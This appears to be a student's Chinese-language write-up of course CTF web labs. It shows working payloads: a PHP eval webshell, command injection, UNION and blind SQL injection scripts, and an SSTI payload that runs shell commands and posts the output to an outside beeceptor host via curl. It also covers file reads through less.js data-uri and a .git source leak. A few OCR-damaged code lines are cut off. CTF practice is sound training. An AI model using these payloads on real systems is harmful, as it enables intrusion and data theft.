HW9


[lab]Hello from Windows 98

上課跟著講師先用一句話木馬<?php eval($_GET['code']); ?>後取得 session id 後用


?page=/tmp/sess_c2bf333e1de30f1e97a8c181a19ade5f&c=system(%27ls%27)就可以看到有 flag.txt 之後再 cat 出來就可以了。

[lab]Hello from Windows 98

本題從 host 注入，我先用”;ls -al;”看到有 flag.txt



再用”;cat flag.*;”得到 flag



[lab] Normal Login Panel (Flag1)

照著講師做，先用:

admin' union select 1,2,3.....—

去測試有幾個欄位。

再用:

admin' union select 1,2,3,sql from sqlite_master WHERE type='table'—

找出 Table 欄位的名稱。

最後用

admin' union select 1,2,3,password from users –

找出 password 的值就是 flag。

FLAG{Un1ON_s31eCt/**/F14g_fROm_s3cr3t}

[lab]Normal Login Panel (Flag 2)

用得到的 flag 登陸之後切換用 python 看可以看到這題為 SSTI 注入

```
else:
  return render_template_string(f"Hello {greet}")
```

先將 burpsuite 打開攔截封包，查看 password 的 name 並改成 greet 之後就可以注入我們需要的資訊。

{{[].__class__.__base__.__subclasses__()[140].init__.__globals__['system']('curl https://andy878.free.beeceptor.com/ -d "ls -al" ') }}

如此在我們的 webserver 就會看到目錄下面的資訊，之後 cat flag.txt 就能看到 flag

Request Body: View Headers

app.py
flag.txt
instance
meow
owo

POST /


Request Body: View Headers {;}

FLAG{S1_fu_Q1_m0_b4N_zHU_ru}

[HW] PasteWeb (Flag 1)

此題的考點是 SQL Injection

在考慮要不要寫腳本做 SQL Injection 時看了一下封包內容



Request

Pretty Raw Hex

```
POST / HTTP/1.1
Host: pasteweb.ctf.zoolab.org
Cookie: PHPSESSID=0qt1nq6kac2o24grto2ueeohsn
Content-Length: 48
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://pasteweb.ctf.zoolab.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://pasteweb.ctf.zoolab.org/
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

username=sf&password=111&current_time=1672319728
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 302 Found
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 29 Dec 2022 17:26:44 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: close
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: /
```

發現他有時間戳避免 sqlmap 來自動注入

之後就手寫腳本了

因為解題過程跌跌撞撞，所以下面只列出可以解開這邊 FLAG 的流程:

1, 由於 Boolean base 的 SQL injection 需要用 Binary Search 加速，所以下面列出 Binary Search 函數以及時間戳生成的程式碼

```python
url="https://pasteweb.ctf.zoolab.org/"
flag=""
def binsearch(l,r,payload):
    m=(l+r)//2
    while l<r:
        s=payload
        s+=str(m)+ " --"
        t=time.time()
        timestamp=int(t)
        timestamp=str(timestamp)
        data={
            "username":s,
            "password":111,
            "current_time":timestamp
        }
        response=requests.post(url,data=data)
        if "Login Failed" in response.text:
            r=m
        else:
            l=m+1
        m=(l+r)//2
    return l
```

2, 開始 SQL Injection，首先需要爆破的是 current_schema

- 爆破長度:

  格式: ' or length(current_schema) > 0 –

```python
n=binsearch(0,100,f"' or length(current_schema) > 0")
print(n)
```

- 爆破字串

  格式: ' or ascii(substr(current_schema,{i+1},1)) > {你要測試的數字} –

3, 開始爆破資料表名稱

- 找出有多少個資料表

  格式 : ' or (SELECT count(tablename) FROM pg_tables WHERE schemaname=current_schema) > {你要測試的數字} –

```
In [82]: n = BinSearch(0,100,f"' or (SELECT count(tablename) FROM pg_tables WHERE schemaname=current_schema) > ")
         print(n)

2
```

- 爆破資料表名稱

  格式 : ' or ascii(substr((SELECT column_name FROM information_schema.columns WHERE table_name= 'pasteweb_accounts' LIMIT 1 OFFSET 0),1,1)) > {你要測試的數字} –

```
In [79]: '"
         range(2):
         '"
         in range(20):
         = BinSearch(0,127,f"' or ascii(substr((SELECT tablename FROM pg_tables WHERE schemaname=current_schema LIMIT 1 OFFSET {j}),{i+1}
         += chr(n)
         = table + s + " , "
         ible name : ",table)

         Table name :  pasteweb_accounts , s3cr3t_t4b1e ,
```

4,爆破 s3cr3t_t4b1e 表格的第一個欄位名

格式 ：’ or ascii(substr((SELECT column_name FROM information_schema.columns WHERE table_name= ‘s3cr3t_t4b1e’ LIMIT 1 OFFSET 0),0,1)) > {你要測試的數字} –

```
In [84]: colm = ""
         for i in range(20):
             n = BinSearch(0,127,f"' or ascii(substr((SELECT column_name FROM information_schema.columns WHERE table_name='s3cr3t_t4b1e' L
             colm += chr(n)
         print(colm)

         fl4g
```

5, 爆破 s3cr3t_t4b1e 第一個欄位的內容就是 FLAG 了!!

- 爆破欄位內容長度

  格式: ’ or length((select fl4g from s3cr3t_t4b1e LIMIT 1 OFFSET 0)) > 0 –

```
In [75]: n = BinSearch(0,256,f"' or length((select fl4g from s3cr3t_t4b1e LIMIT 1 OFFSET 0)) >")
         print(n)

         29
```

- 爆破欄位內容

  格式 ：’ or ascii(substr((select fl4g from s3cr3t_t4b1e LIMIT 1 OFFSET 0),0,1)) > {你要測試的數字} –

```
db=""
for i in range(29):
    n=binsearch(0,256,f"' or ascii(substr((select fl4g from s3cr3t_t4b1e LIMIT 1 OFFSET 0),0,1)) >")
    db+=chr(n)
print(db)
```

[HW] PasteWeb (Flag 2)

首先先在網站的 database 註冊一個帳號，

先透過第一題 flag 寫的腳本觀察，一些 database 的資訊和用 select current_query()


```
db=""
for i in range(150):
    n=binsearch(0,256,f"' or ascii(substr((select current_query() from s3cr3t_t4b1e ),{i+1},1)) > ")
    db+=chr(n)
print(db)
```

```
SELECT user_account, user_password FROM
 pasteweb_accounts WHERE
 user_password='698d51a19d8a121ce581499d7b701668' AND
 user_account='' or ascii(substr((
```

發現 database 存的密碼是經由 md5 encode 成密文的
於是在 username 的網頁輸入欄位，進行 sql injection，密碼存入 md5 加密過的密文 ，打上下列指令

```
'; insert   into S
 pasteweb_accounts (user_account, user_password)
VALUES ('ws','202cb962ac59075b964b07152d234b70') ; --
```

之後進入到 edit 頁面



查詢 less.js 框架，發現最好用的是 data-uri 這個 function，可以存取遠端伺服器的某些檔案，形成 Local File Inclusion 的危機。
像是我讓 css 設定成這樣如下圖

```
.test {
  content: data-uri('/etc/passwd');
}
```

我就可以在 download 的 default.css 得到 encode 成 base64 字串的檔案內容，之後再 decode，就得到了。

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

，再來就是要想想看要怎麼，訪問到遠端的 source code，試了很久，發現有.git 資料夾的存在，而且對一般人 forbidden

再來查到裡頭有一個很重要的檔案是 index 可以解析出目錄大概有哪些檔案

index 是一個二進位檔案，通常放在 .git/index，其中包含路徑名稱的排序列表、每個路徑名稱的權限和 blob 物件的 SHA-1 值。而 git ls-files 指令可顯示 index 的內容。

使用第三方解析 git index 套件(GitHack) 解析出 index 大概有哪些資料後

```
[+] download.php b1d52f3b90279a6fae59195030943447c7c8977a
[+] editcss.php 2dfb7f975434b786b30506a537fc318d494f374c
[+] edithtml.php 19092ed3c2ac784759968ba1609c3648bc365385
[+] index.php 4682c0755761ff4e4724df9495f151212bebcf01
[+] lessc.inc.php b66e22d6d4a2a5b9b17ca66165485cf2c8cf8025
[+] share.php 61b703a297c84d929ff7e23004b9a731c0fb8de6
[+] view.php a360d0d06ebd2c52c1da71adc3b6e95fc838869a
```

根據 git 的原理(based on it)sha1 雜湊原理，透過 css 去訪問

/var/www/html/.git/objects/46/ 82c0755761ff4e4724df9495f151212bebcf01 ，得到一個以 base64 編碼的壓縮檔，decode 之後再解壓縮就得到 souce code 和 flag

FLAG{a_l1tTl3_tRicKy_.git_L34k..or_Dld_y0u_f1nD_a_0Day_1n_lessphp?}